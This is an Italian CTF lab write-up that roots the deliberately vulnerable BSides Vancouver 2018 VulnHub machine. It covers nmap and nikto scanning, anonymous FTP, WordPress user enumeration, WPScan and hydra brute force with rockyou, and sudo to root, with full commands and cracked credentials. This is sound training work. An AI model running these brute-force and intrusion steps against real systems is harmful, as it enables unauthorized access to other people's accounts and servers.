

# HACKING VM BLACKBOX

## ESERCIZIO 3

### TRACCIA

Scaricare ed importare una macchina virtuale da questo link:


<https://download.vulnhub.com/bsidesvancouver2018/BSides-Vancouver-2018-Workshop.ova>

Effettuare quindi gli attacchi necessari per diventare root. Sono presenti almeno 2 modi per diventare root su questa macchina. Nel frattempo, studiare a fondo la macchina per scoprire tutti i segreti.

L'ipotesi è che noi andiamo in azienda e dobbiamo attaccare quella macchina / quel server dall'interno dell'azienda, di cui non sappiamo nulla, per questo è detto test di BlackBox.

Non vengono fornite indicazioni sulla configurazione delle macchine. Preferibilmente non usare l'utente root su kali ma inviare i comandi che lo necessitano usando il comando sudo.

### CONFIGURAZIONE MACCHINA

- Scaricare la macchina virtuale al link:  
<https://download.vulnhub.com/bsidesvancouver2018/BSides-Vancouver-2018-Workshop.ova>
- Configurazione macchina su VirtualBox: per configurare la macchina basterà fare doppio click sul file.ova scaricato:  
 BSides-Vancouver-2018-Workshop
- L'interfaccia che ci troveremo davanti sarà questa, in quanto come anticipato, è un test di BlackBox quindi non sappiamo niente di questa macchina/server.

```
Welcome to BSides Vancouver 2018! Happy hacking
bsides2018 login:
```

### INDIVIDUO L'IP DELLA MACCHINA TARGET

Individuo l'IP della macchina target, possiamo reperirlo in almeno 3 modi:

#### 1) # tcpdump

```
(root@kali)-[~]
# tcpdump
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
23:40:30.897695 IP 192.168.13.105.bootpc > 192.168.13.100.bootps: BOOTP/DHCP, Req
uest from 08:00:27:01:2e:31 (oui Unknown), length 300
23:40:30.897786 IP 192.168.13.100 > 192.168.13.105: ICMP 192.168.13.100 udp port
bootps unreachable, length 336
23:40:38.848186 IP 192.168.13.100.59604 > 239.255.255.250.1900: UDP, length 175
23:40:39.850562 IP 192.168.13.100.59604 > 239.255.255.250.1900: UDP, length 175
23:40:40.851829 IP 192.168.13.100.59604 > 239.255.255.250.1900: UDP, length 175
^C
5 packets captured
5 packets received by filter
0 packets dropped by kernel
```

**23:40:30.897695** - Timestamp di quando il pacchetto è stato acquisito.

**IP 192.168.13.105** -

IP e numero di porta dell'host di origine (KaliLinux)

**192.168.13.100** -

IP e numero di porta dell'host di destinazione.

**length 336** -

La lunghezza dei dati del payload.

2) \$ nmap -sn 192.168.13.100-254

```
(kali@kali)-[~]
$ nmap -sn 192.168.13.100-254
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-26 02:08 CEST
Nmap scan report for 192.168.13.100
Host is up (0.00037s latency).
Nmap scan report for 192.168.13.105
Host is up (0.040s latency).
Nmap done: 155 IP addresses (2 hosts up) scanned in 3.76 seconds
```

### 3) #netdiscover

```
File Actions Edit View Help
Currently scanning: 192.168.22.0/16 | Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180



| IP             | At                | MAC Address | Count | Len                    | MAC Vendor / Hostname |
|----------------|-------------------|-------------|-------|------------------------|-----------------------|
| 192.168.13.100 | 08:00:27:7d:f8:ec | 1           | 60    | PCS Systemtechnik GmbH |                       |
| 192.168.13.100 | 0a:00:27:00:00:0d | 1           | 60    | Unknown vendor         |                       |
| 192.168.13.105 | 08:00:27:01:2e:31 | 1           | 60    | PCS Systemtechnik GmbH |                       |


```

## INDIVIDUO LE PORTE APERTE

Una volta stabilito quale sia l'ip della macchina target, procedo con l'individuazione delle porte aperte, eseguendo il comando:

\$ sudo nmap -A 192.168.13.105

lo switch -A, consente il rilevamento del sistema operativo, il rilevamento della versione, la scansione degli script e il traceroute e trovo le 3 porte TCP aperte della macchina target, evidenziate nella seguente immagine:

```
(kali@kali)-[~]
$ sudo nmap -A 192.168.13.105
[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-25 23:44 CEST
Nmap scan report for 192.168.13.105
Host is up (0.0023s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp      vsftpd 2.3.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x  2 65534  65534    4096 Mar 03 2018 public
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 192.168.13.100
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 1
|     vsFTPD 2.3.5 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
|   2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
|   256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
|_http-robots.txt: 1 disallowed entry
|_/_backup_wordpress
MAC Address: 08:00:27:01:2E:31 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 2.27 ms 192.168.13.105

OS and Service detection performed. Please report any incorrect results at https://nmap.org/s
ubmit/
Nmap done: 1 IP address (1 host up) scanned in 9.42 seconds
```


Analizzando il risultato della scansione Nmap, vediamo che abbiamo connessione con i servizi:

- FTP
- SSH
- HTTP

Partiamo con l'analisi del servizio HTTP

# HTTP

(porta 80)



Posso scansionare il servizio Web con il tool nikto. Il comando sarà quindi:

```
# nikto -host http://192.168.13.105/
```

Cos'è nikto?

Nikto è uno degli scanner per server Web più popolari progettati per rilevare le impronte digitali e testare i server Web per una varietà di possibili punti deboli, inclusi file potenzialmente pericolosi e versioni obsolete di applicazioni e librerie. Nikto è uno scanner di server Web Open Source (GPL) che esegue test completi sui server Web per più elementi. Verifica inoltre la presenza di elementi di configurazione del server, ad esempio la presenza di più file di indice, opzioni del server HTTP e tenterà di identificare i server Web e il software installati.

```
(root@kali)-[~]
# nikto --host http://192.168.13.105/
- Nikto v2.5.0

+ Target IP: 192.168.13.105
+ Target Hostname: 192.168.13.105
+ Target Port: 80
+ Start Time: 2023-09-25 22:26:36 (GMT2)

+ Server: Apache/2.2.22 (Ubuntu)
+ /: Server may leak inodes via ETags, header found with file /, inode: 2140, size: 177, mtime: Sat Mar 3 20:17:59 2018. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /backup_wordpress/: Retrieved x-powered-by header: PHP/5.3.10-1ubuntu3.26.
+ /backup_wordpress/: Drupal Link header found with value: </backup_wordpress/?rest_route=/>; rel="https://api.w.org/". See: https://www.drupal.org/
+ /robots.txt: Entry '/backup_wordpress/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: contains 1 entry which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.html. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: OPTIONS, GET, HEAD, POST .
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8910 requests: 0 error(s) and 13 item(s) reported on remote host
+ End Time: 2023-09-25 22:27:15 (GMT2) (39 seconds)

+ 1 host(s) tested
```

Il tool nikto non ha dato risultati che potrebbero aiutarci passiamo quindi a un'altra scansione:

```
$ sudo dirb http://192.168.13.105/
```

DIRB è uno scanner di contenuti Web. Cerca Web esistenti (e/o nascosti) Oggetti. Fondamentalmente funziona lanciando un attacco basato su dizionario contro un server web e analizzando le risposte.

```
(kali@kali)-[~]
$ sudo dirb http://192.168.13.105/
[sudo] password for kali:

DIRB v2.22
By The Dark Raver


START_TIME: Tue Sep 26 00:26:16 2023
URL_BASE: http://192.168.13.105/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

— Scanning URL: http://192.168.13.105/ —
+ http://192.168.13.105/cgi-bin/ (CODE:403|SIZE:290)
+ http://192.168.13.105/index (CODE:200|SIZE:177)
+ http://192.168.13.105/index.html (CODE:200|SIZE:177)
+ http://192.168.13.105/robots (CODE:200|SIZE:43)
+ http://192.168.13.105/robots.txt (CODE:200|SIZE:43)
+ http://192.168.13.105/server-status (CODE:403|SIZE:295)


END_TIME: Tue Sep 26 00:26:31 2023
DOWNLOADED: 4612 - FOUND: 6
```

Qui abbiamo trovato il file robots.txt, andiamo quindi a inserirlo nel nostro browser come in figura:



Analizziamo il contenuto della cartella /backup\_wordpress.

WordPress è una sorta di framework PHP che rilascia i suoi aggiornamenti di sicurezza molto frequentemente. Quindi, potrebbe essere possibile che possa contenere qualche vulnerabilità che potrebbe aiutarci a identificare un modo per andare oltre da qui.



# FTP

(porta 21)

Un'altra cosa che abbiamo ottenuto dalla scansione Nmap è stata una porta FTP aperta 21. Dopo aver ottenuto con successo la connessione FTP vediamo che esiste una directory pubblica che contiene un file `users.txt.bk`.


```
(kali@kali)-[~]
$ ftp 192.168.13.105
Connected to 192.168.13.105.
220 (vsFTPD 2.3.5)
Name (192.168.13.105:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||18342|).
150 Here comes the directory listing.
drwxr-xr-x  2 65534  65534   4096 Mar 03  2018 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||9329|).
150 Here comes the directory listing.
-rw-r--r--  1 0      0          31 Mar 03  2018 users.txt.bk
226 Directory send OK.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||30171|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% |*****| 31 2.98 KiB/s 00:00 ETA
226 Transfer complete.
31 bytes received in 00:00 (2.21 KiB/s)
ftp> exit
221 Goodbye.
```

Vediamo il contenuto del file `users.txt.bk` con il comando “`cat users.txt.bk`”


```
(kali@kali)-[~]
$ ls
Desktop  Downloads  Pictures  Templates  users.txt.bk
Documents Music      Public    Videos

(kali@kali)-[~]
$ cat users.txt.bk
abatchy
john
mai
anne
doomguy
```

Nella schermata di Login:



Tento ad accedere con il primo utente: abatchy ed inserisco una password casuale. Tuttavia, ci dice che l'username non è valido.



Quando provo con l'utente john invece, il risultato è diverso: ci dice che la password inserita per 'john' è sbagliata.




Significa che questo nome utente è un nome utente valido sul sistema. Poiché questa schermata di accesso non ha alcun meccanismo di Captcha o Account Lockout, ho eseguito un attacco di forza bruta basato su dizionario.

Gli attacchi di forza bruta di WordPress di WPScan potrebbero richiedere del tempo per essere completati. La durata della scansione dipende principalmente dalle dimensioni del file del dizionario delle password. Per impostazione predefinita, WPScan invia 5 richieste contemporaneamente.

Eseguiamo quindi il comando:

```
# wpscan -url http://192.168.13.105/backup\_wordpass -usernames john -passwords /usr/share/wordlists/rockyou.txt
```



Ottengo una combinazione valida:

| Username: john, Password: enigma


```
[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - john / enigma
Trying john / secret1 Time: 00:06:35 < > (2515 / 14346907) 0.01% ETA: ??:??:??

[!] Valid Combinations Found:
| Username: john, Password: enigma

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Tue Sep 26 01:04:23 2023
[+] Requests Done: 2655
[+] Cached Requests: 38
[+] Data Sent: 1.396 MB
[+] Data Received: 1.6 MB
[+] Memory used: 263.32 MB
[+] Elapsed time: 00:06:40
```

Riesco quindi ad accedere alla schermata Home di WordPress con le credenziali di accesso ottenute con la scansione wpscan.



L'esercizio tuttavia richiede di diventare root sulla macchina quindi passiamo al terzo servizio attivo trovato: SSH

# SSH

(porta 22)

Abbiamo già un elenco di utenti che si trovano nel file 'users.txt.bk'

```
(kali㉿kali)-[~]  
$ cat users.txt.bk  
abatchy  
john  
mai  
anne  
doomguy
```

Ma prima di iniziare a forzare le loro password SSH, controlliamo se l'autenticazione della password è consentita per ciascuno di essi.

```
(kali㉿kali)-[~]  
$ ssh abatchy@192.168.13.105  
abatchy@192.168.13.105: Permission denied (publickey).  
  
(kali㉿kali)-[~]  
$ ssh john@192.168.13.105  
john@192.168.13.105: Permission denied (publickey).  
  
(kali㉿kali)-[~]  
$ ssh mai@192.168.13.105  
mai@192.168.13.105: Permission denied (publickey).  
  
(kali㉿kali)-[~]  
$ ssh anne@192.168.13.105  
anne@192.168.13.105's password:  
  
(kali㉿kali)-[~]  
$ ssh doomguy@192.168.13.105  
doomguy@192.168.13.105: Permission denied (publickey).
```

Poiché l'autenticazione a chiave pubblica è più difficile da violare rispetto alle password, concentriamoci sul bruteforcing della password SSH di 'anne'.

Con il comando:

```
$ hydra -l anne -P /usr/share/wordlists/rockyou.txt 192.168.13.105 ssh -t 4
```

```
(kali㉿kali)-[~]  
$ hydra -l anne -P /usr/share/wordlists/rockyou.txt 192.168.13.105 ssh -t 4  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service o  
rganizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-09-26 01:50:25  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries pe  
r task  
[DATA] attacking ssh://192.168.13.105:22/  
[22][ssh] host: 192.168.13.105 login: anne password: princess  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-09-26 01:50:42
```



Ora che abbiamo un nome utente e una password per la connessione SSH. Ci autenticiamo per questo nome utente: anne

```
$ ssh anne@192.168.13.105
```

```
(kali㉿kali)-[~]  
$ ssh anne@192.168.13.105  
anne@192.168.13.105's password:  
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)  
  
* Documentation:  https://help.ubuntu.com/  
  
382 packages can be updated.  
275 updates are security updates.  
  
New release '14.04.5 LTS' available.  
Run 'do-release-upgrade' to upgrade to it.  
  
Last login: Mon Sep 25 14:20:58 2023 from 192.168.13.100  
anne@bsides2018:~$
```

Accedo all'utenza root:

```
$ sudo su
```

```
anne@bsides2018:~$ sudo su  
[sudo] password for anne:
```

Analizzo le directory e trovo il file 'flag.txt'

```
root@bsides2018:/home/anne# cd  
root@bsides2018:~# ls -la  
total 40  
drwx----- 3 root root 4096 Mar  7  2018 .  
drwxr-xr-x 23 root root 4096 Mar  3  2018 ..  
-rw----- 1 root root 2147 Mar  7  2018 .bash_history  
-rw-r--r-- 1 root root 3106 Apr 19  2012 .bashrc  
-rw-r--r-- 1 root root  248 Mar  5  2018 flag.txt  
-rw----- 1 root root  417 Mar  7  2018 .mysql_history  
-rw-r--r-- 1 root root  140 Apr 19  2012 .profile  
drwx----- 2 root root 4096 Sep 25 13:31 .pulse  
-rw----- 1 root root  256 Mar  3  2018 .pulse-cookie  
-rw-r--r-- 1 root root   66 Mar  3  2018 .selected_editor  
root@bsides2018:~#
```

Apro il file 'flag.txt' con il comando:

```
# cat flag.txt
```

```
root@bsides2018:~# cat flag.txt  
Congratulations!  
  
If you can read this, that means you were able to obtain root permissions on this VM.  
You should be proud!  
  
There are multiple ways to gain access remotely, as well as for privilege escalation.  
Did you find them all?  
  
@abatchy17  
  
root@bsides2018:~#
```